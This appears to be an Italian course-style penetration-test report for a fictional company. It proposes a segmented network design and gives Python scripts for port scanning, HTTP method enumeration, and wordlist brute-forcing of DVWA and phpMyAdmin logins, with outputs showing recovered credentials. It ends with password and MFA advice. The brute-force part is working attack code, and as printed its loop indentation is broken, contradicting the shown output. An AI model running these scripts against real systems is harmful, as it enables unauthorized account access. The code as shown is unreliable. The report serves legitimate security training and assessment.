

TEAM 5

COMPAGNIA THETA REPORT

Ernesto Robles – Enrico Bassi – Matteo Murillo – Samuele Conti
Federico Colombo – Michael Poggiali – Simone Mininni

La compagnia Theta ci ha ingaggiati per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center.


Nello specifico il capo della sicurezza informatica di Theta ci chiede di:

- Proporre un modello di rete che sia dotato di dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.
- Effettuare dei test sulle due componenti critiche per valutarne lo stato di sicurezza: sul Web Server e sull'Application Server.
- Entrambi i test vengono effettuati su macchine virtuali per non andare ad intaccare l'ambiente di produzione dell'azienda.

Architettura della rete

Architettura della rete

Questa è la proposta di design di rete che abbiamo progettato per l'azienda.



Architettura della rete

- Firewall Dinamico: è un tipo di Firewall che monitora il traffico in entrata ed in uscita utilizzando una serie di regole di sicurezza per consentire o bloccare il flusso dei dati.
- Proxy: è un applicativo che fa da intermediario tra client e server.
- Firewall WAF (Web Application Firewall): è un firewall che filtra, monitora e blocca il traffico HTTP da e verso un servizio web.
- DMZ (Demilitarized Zone): è un segmento di rete che espone servizi raggiungibili da internet.
- IDS (Intrusion Detection System): è uno strumento di monitoraggio continuo della sicurezza, permette di identificare attività malevole, notificando la minaccia.

Architettura della rete

- IPS (Intrusion Prevention System): è un sistema complementare all'IDS che esegue un'azione una volta rilevata una minaccia.
- VLAN (Virtual Local Area Network): è una rete virtuale che permette di mappare i dispositivi indipendentemente dalla loro posizione fisica, e questo le rende facili da gestire.
- WAN (Wide Area Network): è una rete globale di telecomunicazione.

Architettura della rete

- Per prima cosa abbiamo segmentato la rete in 3 VLAN diverse: VLAN1 è dedicata al web server, VLAN2 all'application server e la VLAN3 all'intranet (dispositivi dei dipendenti), in questo modo diamo un maggior livello di sicurezza.
- Nella Web server room abbiamo installato un WAF dal momento che si affaccia sulla DMZ, ovvero una zona che espone i nostri servizi a reti esterne. Inoltre abbiamo installato un dispositivo IPS che monitora e ispeziona i pacchetti in entrata da reti esterne, bloccando possibili attività sospette.
- Dall'intranet room (Rete aziendale) abbiamo collegato e impostato un router sulla porta di trunk dello switch all'interno dell'Application server room (VLAN2) per renderlo accessibile solo dai dipendenti dell'azienda (VLAN3), mentre con un altro router la rete aziendale è in grado di accedere al Web server (VLAN1) e alla WAN.
- Abbiamo installato un IDS che monitora tentativi di accesso e avverte in caso di pacchetti sospetti sia all'interno dell'Application server room sia nell'Intranet room. Per proteggere la rete aziendale da accessi esterni provenienti dalla WAN ci avvaliamo di un Proxy, un Firewall Dinamico ed un IPS.

Strumenti di analisi:

- Port scanning
- Enumerazione dei Verbi HTTP
- Tentativo di brute force

Port Scanning

Il portscanning più elementare consiste nell'inviare un pacchetto "costruito ad arte" ad una o più porte del sistema informatico in analisi ed attendere un'eventuale risposta.

L'output che si riceve indica lo stato della porta analizzata, che può essere:

- Aperta: sull'host è in esecuzione un servizio in ascolto su quella porta.
- Chiusa: l'host comunica in risposta che le richieste su quella porta saranno rifiutate.
- Filtrata: non si ottiene nessuna risposta dall'host su questa porta, significa in genere che la porta è bloccata o gestita da un firewall.

Port Scanning

```
1 import socket
2
3 target = input('Enter the IP address to scan: ')
4 portrange = input('Enter the port range to scan (es 5-200): ')
5
6 lowport = int(portrange.split('-')[0])
7 highport = int(portrange.split('-')[1])
8
9 print('Scannig host ', target, 'From port',lowport, 'to port', highport)
10
11
12 for port in range(lowport, highport):
13     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14     status = s.connect_ex((target, port))
15     if(status == 0):
16         print('—Port',port,'- OPEN—')
17     else:
18         print('Port',port,'- CLOSED')
19     s.close()
20
```

Ci siamo avvalsi del seguente programma scritto in linguaggio Python per effettuare un port scanning su un range di porte impostato da noi.

Le righe di codice "lowport" e "highport" estraggono le porte di inizio e fine dall'intervallo specificato convertendole in interi. Questo permette di definire l'intervallo delle porte da esaminare.

Il ciclo for esegue la scansione delle porte nell'intervallo specificato.

s = socket.socket crea un oggetto socket per la comunicazione TCP (SOCK_STREAM).

status = s prova a stabilire una connessione al sistema di destinazione sull'indirizzo IP e la porta specificati. connect_ex restituirà 0 se la connessione avviene con successo

if (status == 0) controlla se la connessione è avvenuta con successo (porta aperta).

s.close() chiude il socket che è stato utilizzato per la connessione

Port Scanning

```
(kali㉿kali)-[~/Desktop]  
$ python PortScanner.py  
Enter the IP address to scan: 192.168.50.101  
Enter the port range to scan (es 5-200): 1 - 200  
Scannig host 192.168.50.101 From port 1 to port 200
```

```
Port 21 - OPEN  
Port 22 - OPEN  
Port 23 - OPEN  
Port 24 - CLOSED  
Port 25 - OPEN  
Port 26 - CLOSED  
Port 27 - CLOSED  
Port 28 - CLOSED
```

```
Port 77 - CLOSED  
Port 78 - CLOSED  
Port 79 - CLOSED  
Port 80 - OPEN  
Port 81 - CLOSED  
Port 82 - CLOSED
```

Questa è l' esecuzione del codice Python che permette all' utente, tramite l' inserimento di un indirizzo IP e di un range di porte, di effettuare il Port Scanning per verificare quali porte sono aperte e quali chiuse.

Da una analisi approfondita abbiamo rilevato che le porte aperte di maggiore interesse sull' indirizzo IP 192.168.50.101 sono le seguenti:

- La porta 21 che riguarda il protocollo FTP
- La porta 23 che riguarda il protocollo Telnet
- La porta 80 che riguarda il protocollo HTTP

Metodi HTTP

Nelle comunicazioni client-server è utilizzato il protocollo HTTP. Questo serve a regolare come i client formulano le proprie richieste e di conseguenza come deve rispondere il server. Il protocollo HTTP contiene diversi metodi di richiesta. I più comuni sono:

- GET: il client richiede al server una risorsa specifica (le cui informazioni compaiono all' interno dell' URL).
- POST: il client invia dati al server per creare una nuova risorsa o aggiornarne una esistente. Il dato viene inviato all' interno del corpo della richiesta (non compare all' interno dell' URL).
- HEAD: richiede solo l' header della risorsa senza recuperare tutto il contenuto delle informazioni.
- PUT: aggiorna o crea una risorsa specifica con i dati forniti.
- DELETE: elimina la risorsa specifica.
- OPTIONS: fornisce informazioni sulle opzioni delle comunicazioni disponibili per la risorsa della destinazione finale.



Metodi HTTP

```
1 import http.client
2 import socket
3
4 host = input("Inserire host/IP del sistema target: ")
5 port = input("Inserire la porta del sistema target (default: 80): ")
6
7 if port == "":
8     port = 80
9
10 try:
11     connection = http.client.HTTPConnection(host, port)
12     connection.request('OPTIONS', '/')
13     response = connection.getresponse()
14     print("I metodi abilitati sono: ", response.getheader("Allow"), "\nHTTP STATUS: ", response.status)
15     connection.close()
16 #quando il server rifiuta la connessione
17 except ConnectionRefusedError:
18     print("Connessione fallita: Connessione rifiutata")
19 #quando la porta e aperta ma non ci sono servizi in ascolto
20 except socket.error as e:
21     print(f"Errore di connessione: {e}")
22
```

Il seguente programma in linguaggio Python chiede all' utente di inserire il nome di un Host o di un Indirizzo IP assieme ad una porta ed assegna i loro valori alle variabili Host e Port.

Se la variabile Port risulta essere una stringa vuota, viene assegnata in automatico la porta 80.

"Connection" crea una connessione HTTP verso l' host e la porta specificati, "connection.request" invia la richiesta HTTP di tipo OPTIONS al server. "Response" ottiene la risposta dal server.

"Il print" stampa a schermo lo stato della risposta.

"Connection.close()" chiude la connessione con il server.

"socket.error" gestisce eventuali errori legati alla connessione.

Metodi HTTP

```
(kali㉿kali)-[~/Desktop]  
└─$ python StatusHTTP.py  
Inserire host/IP del sistema target: 192.168.50.101  
Inserire la porta del sistema target (default: 80):  
I metodi abilitati sono: GET,HEAD,POST,OPTIONS,TRACE  
HTTP STATUS: 200
```

Questa è l' esecuzione del codice Python che utilizzando il modulo HTTP client permette all' utente, tramite l' inserimento di un indirizzo IP e di una porta, di visualizzare a schermo l' HTTP status ricevuto come risposta alla richiesta HTTP OPTIONS fatta al server.



STATUS HTTP

Gli HTTP Status sono tre cifre restituite dal web server in risposta ad una richiesta HTTP fatta da un client.

Le categorie sono 5:

- 1xx INFORMAZIONI: questi codici indicano che la richiesta è stata ricevuta, compresa ed accettata ma il client resta in attesa di ulteriori istruzioni per poter procedere. (es cod. 100 continue)
- 2xx SUCCESSO: indicano che la richiesta è stata ricevuta, compresa ed accettata ed elaborata con successo. (es cod. 200 OK)
- 3xx REINDIRIZZAMENTO: indicano che il client deve effettuare ulteriori azioni per poter completare la richiesta. (es cod. 301 MOVED PERMANENTLY)
- 4xx CLIENT ERROR: indicano che c'è un errore da parte del client e la richiesta non può essere processata. (es cod. 404 NOT FOUND)
- 5xx SERVER ERROR: indicano che c'è un errore da parte del server e che la richiesta non può essere completata. (es cod. 500 INTERNAL SERVER ERROR)

Attacco Brute Force

Il Brute Force è un tipo di attacco informatico che mira a trovare le credenziali di accesso di un utente attraverso l' analisi di tutte le possibili combinazioni di caratteri, numeri e simboli. Il tempo necessario per completare con successo un attacco "Brute Force" dipende da diversi fattori, tra cui la potenza di calcolo del computer utilizzato per l'attacco e la complessità/lunghezza della password oggetto dell' attacco. Password più lunghe e complesse richiedono un numero significativamente maggiore di tentativi, il che può rendere il processo estremamente macchinoso e dispendioso in termini di tempo e risorse computazionali.

Attacco Brute Force

- Andremo ad eseguire due attacchi. Il primo sulla pagina phpMyAdmin ed il secondo sulla pagina DVWA cambiando il livello di sicurezza settandolo prima su LOW fino al livello massimo, HIGH.
- Il programma che andremo a compilare contiene i comandi per automatizzare il processo di input di login e password da parte dell'utente. Utilizzerà due file di testo in cui sono compresi i nomi utenti e le password più comuni.

I programmi sottostanti sono stati utilizzati per eseguire gli attacchi Brute Force

Attacco Brute Force DVWA

```
import sys, requests

#Ip da riga di comando
if len(sys.argv) < 2:
    print('Manca parametro indirizzo ip!')
    print('Exit...')
    sys.exit()

indirizzo_ip = sys.argv[1]
print(indirizzo_ip)

#Apertura file username e password
username_file = open('usernames.txt')
password_file = open('2151220-passwords.txt')

#Contenuto dei file vengono letti e assegnati alle liste
user_list = username_file.readlines()
pwd_list = password_file.readlines()
#user_list = ['admin', 'root', 'guest']
#pwd_list = ['adminadmin', 'admin', 'password', 'root']

#Ciclo username e password
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

    print(user,"_",pwd)

    param = {"username" : user, "password" : pwd, "Login" : "Login"}
    cookie={"PHPSESSID":"31d5f9f38b75d2e3a587b25641c818a6"}
    #Richiesta client-server, restituisce la risposta del server
    response = requests.get(f"http://{indirizzo_ip}/dvwa/vulnerabilities/brute/",param, cookies = cookie)

    #Check della condizione di login
    if ('Welcome to the password protected area admin' in response.text):
        print("Logged with:", user, " - ", pwd)
        exit('Fine')
```

Attacco Brute Force phpMyAdmin

```
import sys, requests

#Ip da riga di comando
if len(sys.argv) < 2:
    print('Manca parametro indirizzo ip!')
    print('Exit...')
    sys.exit()

indirizzo_ip = sys.argv[1]
print(indirizzo_ip)

#Apertura file username e password
username_file = open('usernames.txt')
password_file = open('2151220-passwords.txt')

#Contenuto dei file vengono letti e assegnati alle liste
user_list = username_file.readlines()
pwd_list = password_file.readlines()
#user_list = ['admin', 'root', 'guest']
#pwd_list = ['adminadmin', 'admin', 'password', 'root']

#Ciclo username e password
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

    print(user,"_",pwd)

    params = {"pma_username" : user, "pma_password" : pwd}

    #Richiesta client-server, restituisce la risposta del server
    response = requests.post(f"http://{indirizzo_ip}/phpMyAdmin/", params)

    #Check della condizione di login
    if ('Access denied' in response.text):
        print('Incorrect')
    else:
        print("Logged with:", user, " - ", pwd)
        exit('Fine')
```

Codice Python Brute Force phpMyAdmin & DVWA

- if len: verifica se l' argomento è stato chiamato con almeno una riga di comando.
- username_file = open: apre il file usernames.txt che contiene tutti i nomi utenti più comuni e assegna l' oggetto alla variabile.
- for: sono cicli che iterano attraverso le liste degli utenti e delle password.
- param: è la variabile che contiene i payload.
- request: effettua la richiesta HTTP POST* al server includendo il percorso della risorsa.
- request: effettua la richiesta HTTP GET** al server includendo il percorso della risorsa.
- response: ottiene la risposta dal server.
- if/print: se in response.text c'è la stringa contenuta nell' "if", allora la condizione è verificata e vengono stampate a schermo le credenziali di accesso.

***: la richiesta HTTP POST al server si riferisce all' attacco Brute Force su phpMyAdmin**

****: la richiesta HTTP GET è invece per il Brute Force sulla DVWA**

Attacco Brute Force phpMyAdmin & DVWA

```
└$ python php.py 192.168.32.101
192.168.32.101
admin _ !
Incorrect
admin _ ! love you
Incorrect
admin _ !! 
Incorrect
admin _ password
Incorrect
admin _ !!!!!
Incorrect
admin _ !!!!!!
Incorrect
admin _ !!!!!!!
Incorrect
admin _ !!!!!!!!
Incorrect
admin _ !!!!!!!!
Incorrect
admin _ !!!!!!!1
Incorrect
admin _ !!!!!888888
Incorrect
admin _ admin
Logged with: admin - admin
Fine
```

```
└$ python bruteForceDVWA.py 192.168.32.101
192.168.32.101
admin _ !
admin _ ! love you
admin _ !!
admin _ password
Logged with: admin - password
Fine
```

- Una volta trovata la giusta combinazione l'utente leggerà a schermo lo Username e la Password per l'accesso al sito.
- Dai test effettuati sui vari livelli di sicurezza su DVWA (siamo partiti da LOW e abbiamo ultimato le prove sul livello HIGH), si evince come ad ogni aumento di livello ci sia un rallentamento dei tempi di risposta del server.

Conclusioni Rete

- A seguito di analisi approfondite effettuate tramite test e al nuovo design di rete, è emersa la necessità di implementare sistemi di sicurezza quali Firewall, Proxy, IPS/IDS e WAF.
- L'installazione del Proxy ci permette di ottenere un livello più elevato di sicurezza filtrando eventuali applicazioni non sicure.
- Il Firewall perimetrale svolge un ruolo fondamentale nel garantire la sicurezza della rete aziendale, proteggendo i dati sensibili e prevenendo gli accessi non autorizzati da parte di utenti esterni.
- I sistemi IPS ci permettono di identificare e bloccare automaticamente un traffico di rete sospetto o dannoso, impedendo agli intrusi di penetrare all'interno della rete aziendale.
- I sistemi IDS analizzano il traffico in tempo reale, identificando eventuali attività sospette o anomalie che potrebbero indicare un attacco in corso.
- Infine il WAF permette di proteggere le applicazioni web all' interno del Web Server da attacchi dannosi e traffico internet indesiderato, garantendone l'integrità.

Conclusioni Brute Force

- Si consiglia di aggiornare i dipendenti sul come rendere più sicure le credenziali di accesso evitando parole, frasi comuni o informazioni personali. Le password dovrebbero essere più lunghe di otto caratteri, utilizzare una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali e aggiornarle ad intervalli regolari (ogni due o tre mesi) in modo da rendere le credenziali più difficili da hackerare.
- Per quanto riguarda gli username si sconsiglia di utilizzare parole come "admin", "user" e di usare i medesimi come password.
- Per raggiungere un livello di sicurezza maggiore le autenticazioni a più fattori (MFA) sono fortemente raccomandate.





Sito

NoCom

Proteggiamo i tuoi dati